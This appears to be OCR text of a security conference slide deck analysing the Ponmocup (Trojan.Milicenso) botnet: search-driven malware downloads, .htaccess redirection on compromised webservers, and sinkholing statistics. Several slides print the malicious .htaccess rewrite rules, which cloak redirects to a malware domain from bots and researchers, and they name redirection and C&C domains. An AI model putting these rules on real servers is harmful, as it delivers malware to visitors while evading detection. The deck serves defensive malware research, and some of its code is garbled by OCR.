
Google: are you searching for this EXE?



Google: are you searching for this EXE?



Google: are you searching for this EXE?



Google: are you searching for this EXE?

The screenshot shows the Paros Proxy application interface. The 'Sites' pane on the left lists several sites, with <http://ml.buymeaslut.com> selected. The 'Request' pane on the right shows the details of the request to this site, including the status 'HTTP/1.1 200 OK', server 'nginx/1.1.17', date 'Fri, 05 Oct 2012 13:01:24 GMT', content type 'application/octet-stream', and content length '540672'. A large red box highlights a list of URLs in the center of the screen, including <http://www.google.ch/url?q=http://www.bth.ch/&sa>, <http://www.bth.ch/>, <http://kritikaa.ilanes.com/url?sa=D&source=web&>, and <http://ml.buymeaslut.com/>. At the bottom, a list of network requests is shown, with the request to <http://ml.buymeaslut.com/> highlighted in red.

1 - Paros

File Edit View Analyse Report Tools Help

Sites

- Sites
 - <http://clients1.google.ch>
 - <http://kritikaa.ilanes.com>
 - GET: [url\(cd,ei,sa,sig2,sou](http://url(cd,ei,sa,sig2,sou)
 - <http://ml.buymeaslut.com>
 - <http://www.bth.ch>

Request Response Trap

HTTP/1.1 200 OK
Server: nginx/1.1.17
Date: Fri, 05 Oct 2012 13:01:24 GMT
Content-Type: application/octet-stream
Content-Length: 540672
Last-Modified: Fri, 05 Oct 2012 12:15:04 GMT

<http://www.google.ch/url?q=http://www.bth.ch/&sa>
<http://www.bth.ch/>
<http://kritikaa.ilanes.com/url?sa=D&source=web&>
<http://ml.buymeaslut.com/>

28 GET http://clients1.google.ch/complete/search?client=heirloom-hp&hl=de&gs_nf=1&cp=12&gs_id=11&q=born%2... 200 OK
29 GET http://www.google.ch/search?hl=de-CH&source=hp&q=born+to+help&gbv=2&oq=born+to+help&gs_l=heirloo... 200 OK
30 GET <http://www.google.ch/url?q=http://www.bth.ch/&sa=U&ei=ENpuUMimBemm4qTix4CoAQ&ved=0CBYQFjAA&us...> 302 Found
31 GET <http://www.bth.ch/> 302 Found
32 GET <http://kritikaa.ilanes.com/url?sa=D&source=web&cd=23&ved=073iYdHz2&url=http://www.bth.ch/&ei=2ZlftKzI4...> 302 Moved Tempo...
33 GET <http://ml.buymeaslut.com/> 200 OK

Infection Vector / Delivery

- No exploits used
 - What does your IDS / IPS (try to) detect?
- Plain malware EXE or inside ZIP file served
 - Restrict EXE or ZIP file downloads?
- Exploit the Human Vulnerability
 - simplest Social Engineering
 - searching for XYZ → file served with XYZ

Infection Vector / Delivery

- Different redirection patterns used over time
 - „/cgi-bin/r.cgi?p=“ → ET snort rule ([2013181](#))
 - „/url?sa=X&source=web&...” (~= Google redir)
 - More randomized patterns ([samples Oct-Dec 2012](#))
- Ponmocup, lots changed, but not all (March 8, 2012)
<http://c-apt-ure.blogspot.com/2012/03/ponmocup-lots-changed-but-not-all.html>
- URL samples from January to March 2012
http://security-research.dyndns.org/pub/botnet/ponmocup/Ponmocup-Domains_2012-03-08.htm

Infection Vector / Delivery

- Redirection through infected .htaccess file
 - Ponmocup, lots changed, but not all (March 8, 2012)
<http://c-apt-ure.blogspot.com/2012/03/ponmocup-lots-changed-but-not-all.html>

Now let's take another look at the first step of infection, the redirection URLs from the infected ".htaccess" file on a hacked webserver. I believe the .htaccess files are manipulated using stolen (FTP or other) logins to these webserver.


I got hold of such a [.htaccess file](#) and located the malicious "code". The 33 lines of code are *well hidden* in the middle of the over 3,000 lines long file, which is *really hard to find ;-)* (end of sarcasm)

Symantec Blog (July 2012)

<http://www.symantec.com/connect/blogs/trojanmilicenso-infection-through-htaccess-redirection>

Trojan.Milicenso: Infection through .htaccess Redirection

Updated: 04 Jul 2012 | Translations available: 日本語




Kaoru Hayashi

Redirection using the .htaccess file

The .htaccess file is a configuration file for Web traffic, for example: restrict access to certain Web pages, etc. In order to monitor network traffic to legitimate Web servers and modify the .htaccess file on vulnerable Web servers and modify the .htaccess file.

The following image illustrates the flow of .htaccess redirection.



Symantec Blog (July 2012)

<http://www.symantec.com/connect/blogs/trojanmilicenso-infection-through-htaccess-redirection>

The configuration is also very carefully crafted in order to prevent exposure of infection by external users or researchers. Access to the compromised website will be redirected to a malicious website only if all of the following conditions are met:

1. It is the first time that the website has been visited.

Note: There is no redirection after the first visit.

2. The website is visited by clicking on a link in search engine results, SNS, or email.

Note: There is no redirection if the user visits the website from a bookmark or by pasting the URL into the browser address field.

3. The threat is running on the Windows platform.

Note: There is no redirection if the threat is running on any other platform.

4. A popular web browser is being used.

Note: There is no redirection for unconventional web browsers or search engines.

The attacker can track where the traffic comes from by inserting the original URL into the redirect request.

```
RewriteCond %{HTTP_COOKIE} !A.%}zm.*$ [NC]
RewriteCond %{HTTP_USER_AGENT} .*windows.* [NC]
RewriteCond %{HTTPS} !off$
RewriteRule A(.*)$ http://[REDACTED].com/ur17sa=D&source=web&cd=19&ved=0koxZIQRF&url=http://%{HTTP_HOST}%{REQUEST_URI}
5urc6rg5q12qi2Ix1q495y1pw==&usg=ux3OZIQRMdMANKLzyhh2&s1g2=BS68Eke2sAw5LPv7pfLLU
```

Malicious URL to redirect

Original URL requested by user

Figure 3. Configuration of a redirection to a malicious website in the .htaccess file.

Symantec Blog (July 2012)

“... very carefully crafted in order to prevent exposure of infection by [...] researchers.”

Redirect only if all checks successful:

1. It is the first time that the website has been visited (*no Cookie sent*)
2. The website is visited by clicking on a link in search engine results, SNS, or email
3. The threat is running on the Windows platform
4. A popular web browser is being used

Recent .htaccess improvements

Check Referer URL for:

```
<IfModule prefork.c>
RewriteEngine On
RewriteCond %{REQUEST_METHOD}      ^GET$
RewriteCond %{HTTP_REFERER}        ^(\http\:\/\/\|\/)?(?:([^\|\/\?]*\|
RewriteCond %{HTTP_REFERER}        ^(\http\:\/\/\|\/)?(?:([^\|\/\?]*\|
? (tweet|twit|linkedin|instagram|facebook\.|myspace\.|bebo\.).* $ [NC]
? (hi5\.|blogspot\.|friendfeed\.|friendster\.|google\.).* $ [NC,OR]
? (yahoo\.|bing\.|msn\.|ask\.|excite\.|altavista\.|netscape\.).* $ [NC,OR]
? (aol\.|hotbot\.|goto\.|infoseek\.|mamma\.|alltheweb\.).* $ [NC,OR]
? (lycos\.|metacrawler\.|mail\.|pinterest|instagram).* $ [NC]
```

Google, Bing, MSN, Blogspot, Facebook, Twitter, LinkedIn, Yahoo, etc.

Recent .htaccess improvements

Check User-Agent is **not** a Search Bot:

```
RewriteCond %{HTTP_USER_AGENT} !^.*(bing|Acco
Re!^.*(bing|Accoona|Ace\sExplorer|Amfibi|Amiga\sOS|apache|appie|AppleSyndication).*$ [NC]
Re!^.*(Archive|Argus|Ask\sJeeves|asterias|Atrenko\sNews|BeOS|BigBlogZoo).*$ [NC]
Re!^.*(Biz360|Blaiz|Bloglines|BlogPulse|BlogSearch|BlogsLive|BlogsSay|blogWatcher).*$ [NC]
Re!^.*(Bookmark|bot|CE\~-Preload|CFNetwork|cococ|Combine|Crawl|curl|Danger\shiptop).*$ [NC]
Re!^.*(Diagnostics|DTAAgent|EmeraldShield|endo|Evaal|Everest\~-Vulcan).*$ [NC]
Re!^.*(exactseek|Feed|Fetch|findlinks|FreeBSD|Friendster|Fuck\sYou|Google).*$ [NC]
Re!^.*(Gregarius|HatenaScreenshot|heritrix|HolyCowDude|Honda\~-Search|HP\~-UX).*$ [NC]
Re!^.*(HTML2JPG|HttpClient|httpunit|ichiro|iGetter|IRIX|Jakarta|JetBrains).*$ [NC]
Re!^.*(Krugle|Labrador|larbin|LeechGet|libwww|Liferea|LinkChecker).*$ [NC]
Re!^.*(LinknSurf|Linux|LiveJournal|Lonopono|Lotus\~-Notes|Lycos|Lynx|Mac\_PowerPC).*$ [NC]
Re!^.*(Mac\_PPC|Mac\s10|macDN|Mediapartners|Megite|MetaProducts).*$ [NC]
Re!^.*(Miva|Mobile|NetBSD|NetNewsWire|NetResearchServer|NewsAlloy|NewsFire).*$ [NC]
Re!^.*(NewsGatorOnline|NewsMacPro|Nokia|NuSearch|Nutch|ObjectSearch|Octora).*$ [NC]
Re!^.*(OmniExplorer|Omnipelagos|Onet|OpenBSD|OpenIntelligenceData|oreilly).*$ [NC]
!^.*(os\=Mac|P900i|panscient|perl|PlayStation|POE\~-Component|PrivacyFinder).*$ [NC]
!^.*(psycheclone|Python|retriever|Rojo|RSS|SBIder|Scooter|Seeker|Series\s60).*$ [NC]
!^.*(SharpReader|SiteBar|Slurp|Snoopy|Soap\sClient|Socialmarks|Sphere\sScout).*$ [NC]
!^.*(spider|sproose|Rambler|Straw|subscriber|SunOS|Surfer|Syndic8).*$ [NC]
!^.*(Syntryx|TargetYourNews|Technorati|Thunderbird|Twiceler|urllib|Validator).*$ [NC]
!^.*(Vienna|voyager|W3C|Wavefire|webcollage|Webmaster|WebPatrol|wget|Win\s9x).*$ [NC]
!^.*(Win16|Win95|Win98|Windows\s95|Windows\s98|Windows\sCE|Windows\sNT\s4).*$ [NC]
!^.*(WinHTTP|WinNT4|WordPress|WWWweasel|wwwster|yacy|Yahoo).*$ [NC]
!^.*(Yandex|Yeti|YouReadMe|Zhuaxia|ZyBorg).*$ [NC]
```

Recent .htaccess improvements

Check Filetype, (Browser / UA) OS, Cookie:

```
RewriteCond %{REQUEST_FILENAME} !.*jpg$|.*gif$|.*png|.*jpeg|.*mpg|
RewriteCond %{REMOTE_ADDR} !^66\.249.*$ [NC]
RewriteCond %{REMOTE_ADDR} !^74\.125.*$ [NC]
RewriteCond %{HTTP_COOKIE} !^.*TAU.*$ [NC]
RewriteCond %{HTTP_USER_AGENT} .* (Windows|Macintosh|iPad|iPhone|i
RewriteCond %{HTTPS} ^off$
RewriteRule .* - [E=TAU:%{TIME_SEC}]
RewriteRule .* - [E=NrG:hutoriansky.alloyfurnacerolls.com]
```

- Block a couple /16 nets (REMOTE_ADDR)
- Set **TAU** var to seconds (0 .. 59)
- Set **NrG** var to **Malware redirection domain**

(Variable names random per infected server)

Recent .htaccess improvements

60 different redirection patterns:

```
RewriteCond %{ENV:TAU} 0
RewriteRule ^.* http://%{ENV:NrG}/__utm.gif?utmwv=5.3.2&utms=91&utmn
RewriteCond %{ENV:TAU} 1
RewriteRule ^.* http://%{ENV:NrG}/delivery/lg.php?bannerid=4275&camp
RewriteCond %{ENV:TAU} 2
RewriteRule ^.* http://%{ENV:NrG}/gadgets/ifr?url=http%3A%2F%2F%{
```

```
A%2F%2F%{HTTP_HOST}%2F&url=http%3A%2F%2F%{HTTP_HOST}%2F
```

```
[R=302,NE,L,CO=TAU:%{ENV:TAU}:%{HTTP_HOST}:10971:/:0:HttpOnly]
```

```
RewriteRule ^.* http://%{ENV:NrG}/t.gif?_=1340089253209&count=horizo
```

```
RewriteCond %{ENV:TAU} 57
RewriteRule ^.* http://%{ENV:NrG}/t.gif?_=1342519916183&count
RewriteCond %{ENV:TAU} 58
RewriteRule ^.* http://%{ENV:NrG}/api/getCount2.php?cb=stBu
RewriteCond %{ENV:TAU} 59
RewriteRule ^.* http://%{ENV:NrG}/pixel;r=409148174;a=p-63L
```


Are you vulnerable?

There needs to be a
combination of two
different vulnerabilities

Vuln 1: Humans using Computer

Managing CVE-0:

<https://isc.sans.edu/diary/Managing+CVE-0/10933>

What is Social
Engineering?
No idea!



Picture source:

<http://www.guardian.co.uk/technology/2011/apr/30/computers-v-humans-loebner-artificial-intelligence>

Vuln 2: Permit EXE & ZIP downloads

The screenshot shows the Cygwin website at www.cygwin.com. The page features a sidebar with navigation links and a main content area with the Cygwin logo and project description. A Windows security warning dialog is overlaid on the page, asking for permission to open the file `setup.exe`.

Website Content:

- Navigation Links:**
 - Cygwin
 - Install Cygwin
 - Update Cygwin
 - Search Packages
 - Licensing Terms
 - Cygwin/X
 - Community
 - Reporting Problems
 - Mailing Lists
 - Newsgroups
 - Gold Stars
 - Mirror Sites
 - Donations
 - Documentation
 - FAQ
 - User's Guide
 - API Reference
 - Acronyms
 - Contributing
 - Snapshots

Main Content:

Cygwin

Get that [Linux](#) feeling - on Windows!

This is the home of the Cygwin project

What...

...is it?

Cygwin is:

- a collection of tools Windows.
- a DLL (`cygwin1.dll`) which acts as a Linux API layer providing substantial Linux API functionality.

Windows Security Warning Dialog:

Öffnen von setup.exe

Sie möchten folgende Datei öffnen:

setup.exe

Vom Typ: Binary File
Von: <http://cygwin.com>

Möchten Sie diese Datei speichern?

Vuln 2: Permit EXE & ZIP downloads

Sysinternals Suite

By Mark Russinovich
Updated: June 4, 2013

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(12,847 KB)

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Introduction

The Sysinternals Troubleshooting Utilities have been a Suite of tools. This file contains the individual troubleshooting files. It does not contain non-troubleshooting tools or NotMyFault.

The Suite is a bundling of the following selected tools:

AccessChk	Hex2dec
AccessEnum	Junction
AdExplorer	LDMDump
AdInsight	ListDLLs
AdRestore	LiveKd
Autologon	LoadOrder
...	RAMMap

Download

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(12,847 KB)

Öffnen von SysinternalsSuite.zip

Sie möchten folgende Datei öffnen:

 **SysinternalsSuite.zip**

Vom Typ: WinZip-Datei (12.5 MB)
Von: <http://download.sysinternals.com>

Wie soll Firefox mit dieser Datei verfahren?

☐ Öffnen mit WinZip (Standard)

☒ Datei speichern

☐ Für Dateien dieses Typs immer diese Aktion ausführen

[OK](#) [Abbrechen](#)

Sinkholing

How widespread are
these botnet infections?

Sinkholing C&C Domains

- Shared list of C2 Domains with abuse.ch
- Sinkholing (5 domains) started 2011-03-31

- * rapidstream.biz
- * mastertraffic.org
- * marksandco.net
- * inetspeedup.com
- * intermediacorp.org

amegatech.net

omniwebpro.org

Sinkholing C&C Domains

<http://www.abuse.ch/?p=3294> / How Big is Big? Some Botnet Statistics

abuse.ch
The Swiss Security Blog




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« Introducing: Palevo TrackerHow Criminals Defend Their Rogue Networks »

How Big is Big? Some Botnet Statistics


Published on May 23, 2011 in Malware & Virus Analysing and Monitoring & Reporting. 2 Comments

Tags: botnet, sinkhole, statistic.



Sinkholing C&C Domains

<http://www.abuse.ch/?p=3294> / How Big is Big? Some Botnet Statistics



Sinkholing C&C Domains

Anonymized Stats from 130 ASNs in Switzerland

- Major ISPs → 4156, 1371, 860, 264 IPs
- Swiss EDU Net → 78 IPs
- Swiss Gov Org's (national, state)
- Some major Companies from:
Finance, Pharma, Media, Energy

→ Appears to be untargeted, but hitting major organisations at least as much as home users

More Sinkholing stats...

Sinkhole data from Shadowserver Oct. 2013

- 7346 requests over 28 days
- 6909 requests with “/images2/[hex].swf”
- **2609 unique IPs**, 524 ASNs, 93 countries
- 6870 unique URLs
- 4 old, expired C&C domains sinkholed

msdmvdata.net

